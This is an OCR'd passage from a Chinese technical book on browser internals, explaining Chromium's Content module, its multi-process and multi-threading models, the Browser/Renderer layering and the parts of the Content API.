


图3-4 Chromium模块结构图

在上面这些模块之上的就是著名的“Content 模块”和“Content API（接口）”，它们是 Chromium 对渲染网页功能的抽象。“Content”的本意是指网页的内容，这里是指用来渲染网页内容的模块。说到这里，读者可能有疑问了，WebKit 不就是渲染网页内容的吗？是的，说的没错，没有 Content 模块，浏览器的开发者也可以在 WebKit 的 Chromium 移植上渲染网页内容，但是却没有办法获得沙箱模型、跨进程的 GPU 硬件加速机制、众多的 HTML5 功能，因为这些功能很多是在 Content 层里实现的。

“Content 模块”和“Content API”将下面的渲染机制、安全机制和插件机制等隐藏起来，提供一个接口层。该接口目前被上层模块或者其他项目使用，内部调用者包括 Chromium 浏览器、Content Shell 等，外部包括 CEF（Chromium Embedded Framework）、Opera 浏览器等。

“Chromium 浏览器”和“Content Shell”是构建在 Content API 之上的两个“浏览器”，Chromium 具有浏览器完整的功能，也就是我们编译出来能看到的浏览器式样。而“Content Shell”是使用 Content API 来包装的一层简单的“壳”，但是它也是一个简单的“浏览器”，用户可以使用 Content 模块来渲染和显示网页内容。Content Shell 的作用很明显，其一可以用来测试 Content 模块很多功能的正确性[2]，例如渲染、硬件加速等；其二是一个参考，可以被很多外部的项目参考来开发基于“Content API”的浏览器或者各种类型的项目。

在 Android 系统上，Content Shell 的作用更大，这是因为同它并排的左侧的“Chromium 浏览器”部分的代码根本就没有开源，这直接导致开发者只能依赖 Content Shell。

还有一个上面故意漏掉的部分就是“Android WebView”，它是为了满足 Android 系统上的 WebView 而设计的，其思想是利用 Chromium 的实现来替换原来 Android 系统默认的 WebView，这部分在第 15 章中会作介绍。

[2] 最近的更新则是上面说的 WebKit 的布局测试也从 DumpRenderTree（它基于 WebKit 的 Chromium 移植，而不是 Content）移到这一层次来。

3.2.1.2 多进程模型

前面多次提到过Chromium的多进程架构，下面谈谈它的好处。相信你一定有过这样的经历：在使用浏览器打开很多个页面的时候，不幸的是其中某个页面不响应或者崩溃了，随之而来的可能是更不幸的事——其他所有页面也都不响应或者崩溃了。最让人不能忍受的是，其中一些页面可能还有未保存或者未发送的信息！

这绝对是不堪回首的过去。但是，现在好了，很多现代浏览器支持多进程模型，这个模型可以很好地避免上面的问题，虽然它很复杂而且也有自身的问题，例如更多的资源消耗，但是它的优势也是非常明显的。在WebKit内核之上，Chromium率先在WebKit之外引入了多进程模型。

多进程模型在不可避免地带来一些问题和复杂性的同时，也带来了更多的优势，而且这些优势非常的重要。该模型至少带来三点好处：其一是避免因单个页面的不响应或者崩溃而影响整个浏览器的稳定性，特别是对用户界面的影响；其二是，当第三方插件崩溃时不会影响页面或者浏览器的稳定性，这时因为第三方插件也被使用单独的进程来运行；其三是，它方便了安全模型的实施，也就是说沙箱模型是基于多进程架构的。其实，这很大程度上也是WebKit2产生的原因。那么，这是怎么做到的呢?

图3-5给出了最常用的Chromium浏览器多进程模型，是的，你没看错“常用”二字，因为Chromium架构设计的灵活性，使用者可以通过简单的设置来随意改变它的进程模型方式。 图中方框代表进程，连接线代表IPC进程间通信。这些连接线其实是很讲究的，它表示进程存在进程间通信，如果没有，表明两种不同类型的进程之间没有通信。例如NPAPI插件和GPU之间没有通信，这是因为NPAPI是一种古老的插件标准，它没有定义使用GPU进行加速的接口。

从图3-5中，读者可以看到Chromium浏览器主要包括以下进程类型。

- **Browser进程**：浏览器的主进程，负责浏览器界面的显示、各个页面的管理，是所有其他类型进程的祖先，负责它们的创建和销毁等工作，它有且仅有一个。




图 3-5 Chromium 的多进程模型

- **Renderer 进程**：网页的渲染进程，负责页面的渲染工作，Blink/WebKit 的渲染工作主要在这个进程中完成，可能有多个，但是 Renderer 进程的数量是否同用户打开的网页数量一致呢？答案是不一定。Chromium 设计了灵活的机制，允许用户配置，随后就作介绍。此外，在沙箱模型启动的情况下，该进程可能会发生一些改变。
- **NPAPI 插件进程**：该进程是为 NPAPI 类型的插件而创建的。其创建的基本原则是每种类型的插件只会被创建一次，而且仅当使用时才被创建。当有多个网页需要使用同一种类型的插件的时候，例如很多网页需要使用 Flash 插件，Flash 插件的进程会为每个使用者创建一个实例，所以插件进程是被共享的。
- **GPU 进程**：最多只有一个，当且仅当 GPU 硬件加速打开的时候才会被创建，主要用于对 3D 图形加速调用的实现。
- **Pepper 插件进程**：同 NPAPI 插件进程，不同的是为 Pepper 插件而创建的进程。

- **其他类型的进程**：图中还有一些其他类型的进程没有描述出来，例如 Linux 下的“Zygote”进程，Renderer 进程其实都是由它创建而来。另外一个就是名为“Sandbox”的准备进程，这在安全机制中作进一步的介绍。

通过上面的讨论，对于桌面系统（Windows、Linux、Mac OS）中的 Chromium 浏览器，它们的进程模型总结后包括以下一些特征。

1. Browser 进程和页面的渲染是分开的，这保证了页面的渲染导致的崩溃不会导致浏览器主界面的崩溃。
2. 每个网页是独立的进程，这保证了页面之间相互不影响。
3. 插件进程也是独立的，插件本身的问题不会影响浏览器主界面和网页。
4. GPU 硬件加速进程也是独立的。

经过这些分析，读者应该理解这一模型为什么能够解决本节开始时候遇到的问题——多使用了些资源，换来的好处是浏览器更稳定了。

上面的模型是针对桌面版的 Chromium，而对于 Chromium 的 Android 版，主体进程模型大致相同，但还是稍微有些不同，主要指的是 GPU 进程和 Renderer 进程（目前，Android 版不支持插件，所以也就没有插件进程）。在 Android 平台上，GPU 进程演变成 Browser 进程的一个线程，也就是 GPU 线程，这得益于其灵活的架构，主要目的之一是节省资源。另外一个就是 Renderer 进程，Renderer 也是独立的进程，但是会演变成 Android 上的服务（service）进程。而且，由于 Android 系统的局限性，Renderer 进程的数目会被严格限制，这就涉及到了“影子”（Phantom）标签的议题。“影子”标签就是浏览器会将后台的网页所使用的渲染设施都清除了，只是原来的一个影子，当用户再次切换的时候，网页需要重新加载和渲染。

上面说到 Chromium 允许用户配置 Renderer 进程被创建的方式，下面简单地介绍一下模型的类型。

- Process-per-site-instance：该类型的含义是为每一个页面都创建一个独立的

Render 进程，不管这些页面是否来自于同一域。举个例子来讲，例如，用户访问了 milado_nju 的 CSDN 博客（我的博客），然后从个人主页打开多篇文章时，每篇文章的页面都是该域的一个实例，因而它们都有各自不同的渲染进程。如果新打开 CSDN 博客的主页，那么就是另一个实例，会重新创建进程来渲染它。这带来的好处是每个页面互不影响，坏处自然是资源的巨大浪费。

- Process-per-site：该类型的含义是属于同一个域的页面共享同一个进程，而不同属一个域的页面则分属不同的进程。好处是对于相同的域，进程可以共享，内存消耗相对较小，坏处是可能会有特别大的 Renderer 进程。读者可以在命令行加入参数--process-per-site 进行尝试。
- Process-per-tab：该类型的含义是，Chromium 为每个标签页都创建一个独立的进程，而不管它们是否是不同域不同实例，这也是 Chromium 的默认行为，虽然会浪费资源。
- Single process：该类型的含义是，Chromium 不为页面创建任何独立的进程，所有渲染工作都在 Browser 进程中进行，它们是 Browser 进程中的多个线程。但是这个类型在桌面系统上只是实验性质并且不是很稳定，因而一般不推荐使用，只有在比较单进程和多进程时相对有用，读者可以在命令行加入参数--single-process 来尝试它。当然在 Chromium 的 Android 版本上，情况再一次不一样。在 Android WebView 中，该模式被采用。

3.2.1.3 Browser进程和Renderer进程

因为 Browser 进程和 Renderer 进程都是在 WebKit 的接口之外由 Chromium 引入的，所以这里有必要介绍一下它们是如何利用 WebKit 渲染网页的，这其中的代码层次由图 3-6 给出。

最下面的就是 WebKit 接口层，一般基于 WebKit 接口层的浏览器直接在上面构建，而没有引入复杂的多进程架构。

然后，在 WebKit 接口层上面就是 Chromium 基于 WebKit 的接口层而引入的黏

附层，它的出现主要是因为 Chromium 中的一些类型和 WebKit 内部不一致，所以需要一个简单的桥接层。




图 3-6 从 WebKit 接口层到用户界面的路径

再上面的就是 Renderer，它主要处理进程间通信，接受来自 Browser 进程的请求，并调用相应的 WebKit 接口层。同时，将 WebKit 的处理结果发送回去。上面这些介绍的层都是在 Renderer 进程中工作的。

下面就进入了 Browser 进程，与 Renderer 相对应的就是 RendererHost，其目的也是处理同 Renderer 进程之间的通信。不过 RendererHost 是给 Renderer 进程发送请求并接收来自 Renderer 进程的结果。

Web Contents 表示的就是网页的内容，因为网页可能有多个需要绘制的内容，例如弹出的对话框内容，所以这里是“Contents”。它同时包括显示网页内容的一个子窗口（在桌面系统上），这个子窗口最后被嵌入浏览器的用户界面，作为它的一个标签页。

通过上面的介绍，相信这里面的关系已经被理顺了。那么，进程的内部又是什么情况呢？如何在支持进程间通信的同时又能支持高效渲染或者用户事件响应？答案是多线程模型。

3.2.1.4 多线程模型

每个进程内部，都有很多的线程，那么 Chromium 为什么要这样做呢？对于 Browser 进程，Chromium 的官方说法告诉我们，多线程的主要目的就是为了保持用户界面的高响应度，保证 UI 线程（Browser 进程中的主线程）不会被任何其他费时的操作阻碍从而影响了对用户操作的响应。这些费时的其他操作很多，例如本地文件读写、socket 读写、数据库操作等。既然文件读者等会阻碍其他操作，那好，把它们放在单独的线程里自己忙或者等待去吧，所以读者就看到那么多与它们相关的线程。而在 Renderer 进程中，Chromium 则不让其他操作阻止渲染线程的快速执行。更甚者，为了利用多核的优势，Chromium 将渲染过程管线化，这样可以让渲染的不同阶段在不同的线程执行。

图 3-7 展示了主要进程中的重要线程信息及它们之间是如何工作的。事实上，进程中的线程远远不止这些，这里只是列举了其中两个重要的线程。




图 3-7 Chromium 的多线程模型

那么，网页的加载和渲染过程在图中模型下的基本工作方式如以下步骤。

1. Browser 进程收到用户的请求，首先由 UI 线程处理，而且将相应的任务转给 IO 线程，它随即将该任务传递给 Renderer 进程。
2. Renderer 进程的 IO 线程经过简单解释后交给渲染线程。渲染线程接受请求，加载网页并渲染网页，这其中可能需要 Browser 进程获取资源和需要 GPU 进程来帮助渲染。最后 Renderer 进程将结果由 IO 线程传递给 Browser 进程。
3. 最后，Browser 进程接收到结果并将结果绘制出来。

接下来，Chromium 中的线程间如何通信和同步呢？这是多线程领域中一个非常难缠的问题，因为这会造成死锁或者资源的竞争冲突等问题。Chromium 精心设计了一套机制来处理它们，那就是绝大多数的场景使用事件和一种 Chromium 新创建的任务传递机制，仅在非用不可的情况下才使用锁或者线程安全对象。[3]

还可以继续深入下去，那就是线程内部的消息和任务是如何处理的呢？这其实并不容易，因为它严重地影响了用户界面的响应度和 JavaScript 执行的效率，我们在第 9 章介绍 JavaScript 引擎的时候会一并介绍。

3.2.1.5 Content接口

Content 接口不仅提供了一层对多进程进行渲染的抽象接口，而且它从诞生以来一个重要的目标就是要支持所有的 HTML5 功能、GPU 硬件加速功能和沙箱机制，这可以让 Content 接口的使用者们不需要很多的工作即可得到很强大的能力。下面详细介绍一下 Content 接口包含哪些部分。

Content 接口的相关定义文件均在“content/public”目录下，按照功能分成六个部分。每个部分的接口一般也可以分成两类，第一类是嵌入者（embedder，这里可以是 Chromium 浏览器、CEF3 和 Content Shell）调用的接口，另一类是嵌入者应该实

[3] 这有严格的要求，详细的情况请查看以下链接以便作进一步的了解：http://www.chromium.org/developers/lock-and-condition-variable。

现的回调接口，被 Content 接口的内部实现所调用，用来参与具体实现的逻辑或者事件的监听等。

- App

  这部分主要与应用程序或者进程的创建和初始化相关，它被所有的进程使用，用来处理一些进程的公共操作，具体包括两种类型，第一类主要包括进程创建的初始化函数，也就是 Content 模块的初始化和关闭动作；第二类主要是各种回调函数，用来告诉嵌入者启动完成，进程启动、退出，沙盒模型初始化开始和结束等。

- Browser

  同样包括两类，第一类包括对一些 HTML5 功能和其他一些高级功能实现的参与，因为这些实现需要 Chromium 的不同平台的实现，同时需要例如 Notification、Speech recognition、Web worker、Download、Geolocation 等这些 Content 层提供的接口，Content 模块需要调用它们来实现 HTML5 功能。第二类中的典型接口类是 ContentBrowserClient，主要是实现部分的逻辑，被 Browser 进程调用，还有就是一些事件的函数回调。

- Common

  主要定义一些公共的接口，这些被 Renderer 和 Browser 共享，例如一些进程相关、参数、GPU 相关等。

- Plugin

  仅有一个接口类，通知嵌入者 Plugin 进程何时被创建。

- Renderer

